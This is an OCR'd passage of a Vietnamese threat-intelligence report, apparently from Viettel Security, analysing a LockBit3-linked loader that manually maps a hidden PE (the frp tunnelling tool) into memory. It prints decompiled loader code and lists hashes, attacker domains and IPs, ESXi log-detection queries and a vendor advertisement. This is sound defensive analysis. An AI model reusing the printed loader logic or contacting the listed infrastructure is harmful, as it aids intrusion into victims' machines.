
Hình 26. Mã độc tiến hành đọc file

Mã độc đọc các file con bên trong và kiểm tra đặc điểm từng file, file con chứa bên trong là 1 file PE đã bị xoá và custom lại header. Nếu file được bắt đầu bằng chuỗi byte [0x88, 0x94, 0x86, 0x57, 0x66], mã độc sẽ tiến hành parse lại cấu trúc PE mới của mã độc.

```
v27 = 0i64;
if ( data )
{
  if ( data->signature[0] != 0xFFFFFF88
    || data->signature[1] != 0xFFFFFF94
    || data->signature[2] != 0xFFFFFF86
    || data->signature[3] != 0x57
    || data->signature[4] != 0x66 )
  {
    printf("unknow types!\n");
    return 0i64;
  }
  if ( data->MemPtr && data->Size )
  {
    new_buffer = VirtualAlloc(data->MemPtr, data->Size, 0x3000u, 4u);
    if ( !new_buffer )
      new_buffer = VirtualAlloc(0i64, data->Size, 0x3000u, 4u);
    if ( new_buffer )
    {
      for ( i = 0i64; i < data->NumberOfSection; ++i )
      {
        raw_mem = &data->signature[data->Sections[i].PointerToRawData];
        virtual_mem = &new_buffer[data->Sections[i].VirtualAddress];
        if ( data->Sections[i].VirtualSize <= data->Sections[i].SizeOfRawData )
        {
          for ( j = 0i64; j < data->Sections[i].VirtualSize; ++j )
            virtual_mem[j] = raw_mem[j];
```

Hình 27. Mã độc tiến hành parse lại PE


File PE có header custom được định nghĩa như hình dưới:



Hình 28. File PE được custom

Dựa trên đặc điểm của file, có thể thấy file PE này là công cụ frp version v0.53.2 được sử dụng để tunnel vào máy tính nạn nhân. Kiểm tra file dump, mã độc chạy với command -c

v.ini để load config của mã độc.



Hình 29. Thông tin file dump

6.3. Dấu hiệu nhận biết / Hạ tầng mã độc

- AutoUpdate.exe
  - MD5: 07F85171FFA199899EC0B7136F164986
  - SHA1: D1E74FCE59CBA9B6C17858BF55C38FF0CFE4F5DD
  - SHA256: FC9A2144BB00FD79BBC820880EE0DFC6EB5C10D6BB2F86310AD9D3300144F1F5

- catalog_c.raw
  - MD5: C3DBEEB5B9339E62FA9300F4E3BBC89D
  - SHA1: A49F088E92BE96FAB3FAF0C47F51340700DC5DB2
  - SH256: 36A2AEEE2E2544D8536CD425350EE49409E1C791C38001C45BF263FEB336CAC5

- version.dll:
  - MD5: AE9601C8A66D41828795A3F6CCE31B19
  - SHA1: 59FD6C36F7F1DF95E0E68B48351F947998C67C68
  - SHA256: B82A546F752766A78655A1BD80106EF8C701802B64CFC466D5053CBA51021943

- uninstall000.dat
  - MD5: DE33F0E9EDF04726396E802CBED71702
  - SHA1: CF0A88140A67C1986DCF485E965C933106419039
  - SHA256: 7C3894E32774C8B61B8CC6A5DEDFF3B62B3DD1EF2544E10DCA2B17334398ECD0

Network IOCs:

• 54.180.143[.]194

• analysis.ms-azurelogs[.]com

6.4. Kiểm tra dấu hiệu bất thường

Quản trị viên có thể kiểm tra các dấu hiệu bất thường sau:

- **Việc bật hoặc tắt bất thường SSH trên ESXi (Lưu ý: SSH được tắt mặc định)**

Kiểm tra trong tệp **shell.log**:
norm_id="VmwareESX" label="Enable" label="SSH"
| chart count() by log_host,message

- **Việc tin tặc tấn công Brute-force hoặc password-spraying SSH trên ESXi:**

Kiểm tra tệp "**/var/log/vobd.log**":
[label="SSH" label="Login" label="Fail"
| chart distinct_count(user) as user_count by log_host, source_address
| search user_count > 5] as s1 followed by
[label="Session" label="Open" label="SSH"] as s2 on s1.source_address=s2.source_address

- **Việc tin tặc brute-force web interface hoặc các tài khoản lạ của ESXi.**

Kiểm tra tệp "**/var/log/hostd.log**" với các lần đăng nhập không thành công đi kèm với lần đăng nhập thành công sau đó.
[10 label="Authentication" label="Fail" action="Rejected" having same source_address]
as s1 followed by
[label="Authentication" label="Successful" action="Accepted"]
as s2 on s1.source_address=s2.source_address

Ngoài ra, quản trị viên cũng có thể kiểm tra tệp "**/var/log/auth.log"** để kiểm tra các thông tin đăng nhập đáng ngờ (Ví dụ nhiều user đăng nhập không thành công trên cùng một địa chỉ IP).

6.5. Cách phản ứng / Xử lý mã độc

Khuyến nghị khách hàng dựa trên các IoC để thực hiện các công việc sau:

- Rà soát mã độc trong tổ chức.
- Cập nhật IoC vào các giải pháp bảo vệ của đơn vị, tổ chức (SIEM, IPS/IDS, ...).

7. Danh sách các dấu hiệu nhận biết mã độc

STT	IOC	Mã độc	Thời gian phát hiện
1	**MD5:** 07F85171FFA199899EC0B7136F164986 **SHA1:** D1E74FCE59CBA9B6C17858BF55C38FF0CFE4F5DD **SHA256:** FC9A2144BB00FD79BBC820880EE0DFC6EB5C10D6BB2F86310AD9D3300144F1F5	lockbit3	2024-03-26
2	**MD5:** C3DBEEB5B9339E62FA9300F4E3BBC89D **SHA1:** A49F088E92BE96FAB3FAF0C47F51340700DC5DB2 **SH256:** 36A2AEEE2E2544D8536CD425350EE49409E1C791C38001C45BF263FEB336CAC5	lockbit3	2024-03-26
3	**MD5:** AE9601C8A66D41828795A3F6CCE31B19 **SHA1:** 59FD6C36F7F1DF95E0E68B48351F947998C67C68 **SHA256:** B82A546F752766A78655A1BD80106EF8C701802B64CFC466D5053CBA51021943	lockbit3	2024-03-26
4	**MD5:** DE33F0E9EDF04726396E802CBED71702 **SHA1:** CF0A88140A67C1986DCF485E965C933106419039 **SHA256:** 7C3894E32774C8B61B8CC6A5DEDFF3B62B3DD1EF2544E10DCA2B17334398ECD0	lockbit3	2024-03-26
5	analysis[.]ms-azurelogs[.]com	lockbit3	2024-03-26
6	*.playforedream[.]com	lockbit3	2024-03-26
7	*.msedge-collection[.]net	lockbit3	2024-03-26
8	54[.]180.143.194	lockbit3	2024-03-26
9	43.207.212[.]130	lockbit3	2024-03-26
10	54.179.163[.]241	lockbit3	2024-03-26
11	13.229.132[.]106	lockbit3	2024-03-26
12	the-firefox-solutions[.]com	lockbit3	2024-04-01
13	158.247.248[.]67	lockbit3	2024-04-01
14	privacyapproach[.]com	lockbit3	2024-04-01
15	146.70.29[.]245	lockbit3	2024-04-01
16	getweatherllc[.]org	lockbit3	2024-04-01
17	103.182.103[.]177	lockbit3	2024-04-01

18	skypeweb[.]net	lockbit3	2024-04-03
19	msftncsisystems[.]com	lockbit3	2024-04-03
20	170[.]187.240.252	lockbit3	2024-04-03
21	45.114[.]118.91	lockbit3	2024-04-03
22	103.20.235[.]120	lockbit3	2024-04-03
23	adobe-flash-upgrade[.]net	lockbit3	2024-04-03
24	your-robust-24[.]com	lockbit3	2024-04-03
25	116.251.216[.]54	lockbit3	2024-04-03
26	103.109.100[.]165	lockbit3	2024-04-03

Chủ động phát hiện và ngăn chặn mối đe dọa tiềm ẩn trước khi trở thành mục tiêu!

Nhanh chóng nắm bắt thông tin, đưa ra phán đoán và phản ứng trước các rủi ro tiềm ẩn!

- **Nhận diện Chủ động:** Phát hiện sớm những mối đe dọa tiềm ẩn trước khi bị tấn công.
- **Rà quét Toàn diện:** Không bỏ sót bất kỳ nguy cơ nào trên không gian mạng.
- **Hỗ trợ từ Chuyên gia:** Tư vấn chiến lược để phòng ngừa và xử lý các rủi ro.

viettel security

1. Nguồn tri thức đa dạng và độc quyền

Với lợi thế từ nhà mạng đa quốc gia cùng tri thức an ninh mạng đầu ngành, kết hợp với mạng lưới thông tin dữ liệu từ các đối tác quốc tế, các nguồn Darkweb, Viettel Threat Intelligence **tự động theo dõi và thông báo ngay lập tức cho doanh nghiệp về các mối đe dọa** khi phát hiện nguy cơ như tấn công có chủ đích APT, tấn công mã hóa dữ liệu ransomware, rò rỉ thông tin dữ liệu, các tên miền, ứng dụng giả mạo thương hiệu để lừa đảo khách hàng, ...

2. Báo cáo chuyên sâu chính xác và kịp thời

Viettel Threat Intelligence cung cấp cái nhìn bao quát nhất cho doanh nghiệp thông qua **Báo cáo chuyên sâu** được tổng hợp phân tích theo **đặc thù từng quốc gia, từng nhóm ngành lĩnh vực** và đánh giá tình hình ATTT của **chính doanh nghiệp** trong bối cảnh chung.

3. Chuyên gia chất lượng cao tiêu chuẩn quốc tế

Doanh nghiệp được **hỗ trợ 24/7** bởi những **chuyên gia tầm quốc tế** đã đạt nhiều chứng chỉ uy tín như GCTI, CTIA, ... **Chất lượng của Viettel Threat Intelligence đã được minh chứng qua nhiều giải thưởng quốc tế lớn** như: Gartner, Cybersecurity Excellence Awards, IT World Awards, ...

viettel
security

VIETTEL THREAT INTELLIGENCE

Giải pháp cập nhật tri thức An ninh mạng số 1 Việt Nam

Email: vcs.sales@viettel.com.vn **viettelcybersecurity.com** **Hotline: (+84) 971 360 360**